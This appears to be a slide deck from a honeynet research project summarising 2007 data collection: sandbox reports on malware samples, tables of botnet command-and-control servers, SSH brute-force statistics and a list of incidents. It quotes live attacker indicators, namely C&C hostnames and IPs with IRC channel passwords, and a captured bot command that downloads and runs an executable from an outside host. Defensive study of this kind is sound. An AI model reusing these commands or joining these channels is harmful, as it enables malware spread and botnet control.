    * **Locates window " [class FileMonClass]" on desktop.
    * **Locates window "NULL [class mIRC]" on desktop.
    * **Locates window "NULL [class AIM_CSignOnWnd]" on desktop.
    * File length:        59295 bytes.
    * MD5 hash: 9e4dd860c0ac7419fbf9fa0bb5fef826.

 [ Changes to filesystem ]
    * Creates file C:\WINDOWS\system\system.exe.
    * Deletes file c:\sample.exe.

 [ Changes to registry ]
    * Creates key "HKLM\Software\\Microsoft\\Windows".
    * Sets value "SYSTEMHOST"="c:\sample.exe" in key "HKLM\Software\\Microsoft\\Windows".
    * Creates key "HKLM\System\CurrentControlSet\Services\SYSTEMSVC".

 [ Network services ]
    * Opens URL: http://www.google.com.
    * Connects to "www.google.com" on port 80 (TCP).
    * Opens URL: www.google.com/.
    * Looks for an Internet connection.
    * Connects to "host.ipv9.info" on port 19555 (TCP).
    * Sends data stream (15 bytes) to remote address "host.ipv9.info", port 19555.
    * Connects to IRC Server.
    * IRC: Uses nickname [P0|USA|60424].
    * IRC: Uses username XP-3822.
    * IRC: Sets the usermode for user [P0|USA|60424] to -x+i.
    * IRC: Joins channel #host# with password z00n3d.

 [ Process/window information ]
    * Creates service "SYSTEMSVC (Windows System Service)" as ""C:\WINDOWS\system\system.exe"".
    * Attempts to access service "SYSTEMSVC".
    * Creates a mutex xUn3@8loi.
    * Attempts to access service "Tlntsvr".
    * Attempts to access service "RemoteRegistry".
    * Attempts to access service "Messenger".
    * Attempts to access service "SharedAccess".
    * Attempts to access service "wscsvc".

 [ Signature Scanning ]
    * C:\WINDOWS\system\system.exe (59295 bytes) : no signature detection.
```

- Nepenthes samples submitted to Norman Sandbox, CWSandbox and Virustotal
- Automated analysis delivered via email
- Results stored in DBXML database
- Summarises botnet C&Cs, mutexes, etc

GDH: Malware Analysis 2



Analysis Summary:

Analysis Date	12.02.2007 22:03:33
Sandbox Version	1.107
Filename	84d67dd4c50d20e877199071735cd39c.e

Technical Details:

Analysis Number	1
Parent ID	0
Process ID	1840
Filename	c:\84d67dd4c50d20e877199071735cd39c.exe
Filesize	62976 bytes
MD5	84d67dd4c50d20e877199071735cd39c
Start Reason	AnalysisTarget
Termination Reason	Timeout
Start Time	00:00.234
Stop Time	02:01.000
Detection	OK (ClamAV) Worm.Allaple.A (BDC/Linux-Console) TR/Crypt.XPACK.Gen (AntiVir Workstation)

<table>
<tr><th>Hostname</th><th>Port</th><th>IRC user - nick @ channel / passwd</th><th>First recorded</th><th>Count</th></tr>
<tr><td>? symantec.loves.the.cock.pheer.biz</td><td>18067/TCP</td><td></td><td>2007-03-27</td><td>1</td></tr>
<tr><td>? owjgp.game2max.net</td><td>18067/TCP</td><td></td><td>2007-03-27</td><td>1</td></tr>
<tr><td>h4ck.bleah.info</td><td>8585/TCP</td><td>htpserldo - Cr4ck|1199665 @ ##cr4ck## / #x0r#</td><td>2007-03-27</td><td>1</td></tr>
</table>

Daily trend: Top 10 virus signatures *

Top 10 Countries Hosting Botnet C&Cs


🟥 W32/Spybot.BCBI	🟩 W32/Smalldrp.FER	🟦 W32/Spybot.BCZE	🟨 W32/SDBot.AMJY
🟪 W32/SDBot.AOTH	■ W32/Malware.JEM	🟧 W32/Spybot.BHMV	⬜ W32/Malware.KJG
🟫 W32/SDBot.ALPP	🟩 W32/Spybot.BGDS		

Malware Sample:


<table>
<tr><td>MD5:</td><td>dd9c01e2f54beb0b4320c92d3ff616c0</td></tr>
<tr><td>Submitting Node:</td><td>phans01@honeynet.org.uk</td></tr>
<tr><td>Submission Date:</td><td>2007-05-11T08:22:19</td></tr>
<tr><td>AV Detection:</td><td>OK (ClamAV)
OK (BDC/Linux-Console)
OK (AntiVir Workstation)</td></tr>
<tr><td>C&C Server:</td><td>70.71.56.238:61521</td></tr>
<tr><td>Username:</td><td>XP-1002 * 0 :HAL2</td></tr>
<tr><td>Nickname:</td><td>[P00|DEU|37523]</td></tr>
<tr><td>Channel Name:</td><td>#bdf</td></tr>
<tr><td>Channel Password:</td><td>plover</td></tr>
<tr><td>Topic:</td><td>:.downonme http://www.skanky-hoe.info/adv.exe c:\steem.exe 1 -r|.asc -S -s|.scanall 150 5 0 -b -r -e|.if nick *USA* .wkse 100 5 0 _b _r _e|.else nick *USA* .wkso 100 5 0 _b _r _e</td></tr>
</table>

GDH: Additional Reporting


- Kojoney low interaction SSH honeypot brute force attack summaries
- Geo-location query interface (including pre-resolved set of all unique IP addresses seen)
- Compressed PCAP data file download
- Raw snort log download
- Free text searching of all text based reporting



```
IP Addresses
------------

   1     222.90.[redacted]  - 107 conexion(es)
   2     222.73.[redacted]  - 2 conexion(es)
   3     222.255.[redacted]  - 9 conexion(es)
   4     222.122.[redacted]  - 172 conexion(es)
   5     222.122.[redacted]  - 9 conexion(es)
   6     221.130.[redacted]  - 9 conexion(es)
   7     220.67.[redacted]  - 1598 conexion(es)
   8     220.247.[redacted]  - 22 conexion(es)
   9     219.235.[redacted]  - 9 conexion(es)
   10    219.232.[redacted]  - 9 conexion(es)
```



```
Unauthenticated users. Failed logons
------------------------------------

   7799 root
    756 admin
    635 test
    458 guest
    349 user
    315 mysql
```



```
IP Addresses and Countries
--------------------------

   1     222.90.[redacted]  - CN, China
   2     222.73.[redacted]  - CN, China
   3     222.255.[redacted]  - VN, Viet Nam
   4     222.122.[redacted]  - KR, Republic of Korea
   5     222.122.[redacted]  - KR, Republic of Korea
   6     221.130.[redacted]  - CN, China
   7     220.67.[redacted]  - KR, Republic of Korea
   8     220.247.[redacted]  - LK, Sri Lanka
   9     219.235.[redacted]  - CN, China
   10    219.232.[redacted]  - CN, China
```

GDH: Data Collected and Example Incidents


GDH: Top Level Statistics

- 3 month steady state data collection period March – May 2007:
- > 122 GBytes pcap data collected
- > 730 million packets captured
- > 73 million Argus network flows
- > 301,200 unique source IP addresses
- > 672,800 brute force SSH attacks
- > 1680 unique malware samples
- 300 page GDH Phase One status report


GDH: PCAP Data Volumes

Honeywall	March	April	May	Total	Average
chahw01	124,284	1,885,036	472,984	2,482,304	827,435
cnahw01	319,796	892,016	580,528	1,792,340	597,447
gtahw01	177,540	152,892	97,416	427,848	142,616
hpdhw01	422,192	207,308	76,080	705,580	235,193
mxahw01	4,180,012	19,904,148	372	24,084,532	8,028,177
ncahw01	0	149,864	115,868	265,732	88,577
nzahw01	6,889,388	7,949,968	5,706,988	20,546,344	6,848,781
phahw01	519,340	424,160	360,608	1,304,108	434,703
phbhw01	7,174,116	161,764	173,384	7,509,264	2,503,088
ukahw01	283,860	528,860	296,712	1,109,432	369,811
ukdhw01	7,688,736	23,806,052	0	31,494,788	10,498,263
			TOTAL KBYTES	**122,296,363**	**3,705,950**


GDH: Sample Data Summaries 1





GDH: Sample Data Summaries 2



GDH: Sample Data Summaries 3









GDH: Major Incidents

Incident ID	Start Date	End Date	Node	Description
0001	16/Jan/07	31/May/07	UKD+NZA	Brazilian web application DDoS botnet
0002	04/Feb/07	26/Apr/07	HPD	Polish cyber crime botnet, DDoSed
0003	03/Apr/07	01/May/07	MXA	Warez, mass scanning, phishing, Unreal
0004	29/Mar/07	03/Aprl/07	PHA	Romanian SSH brute force compromise, toolkit
0005	03/Apr/07	31/May/07	CHA	Romanian Cablelink + Steam, IRC bot
0006	15/Apr/07	31/May/07	CNA	SSH, Romanian IRC bot

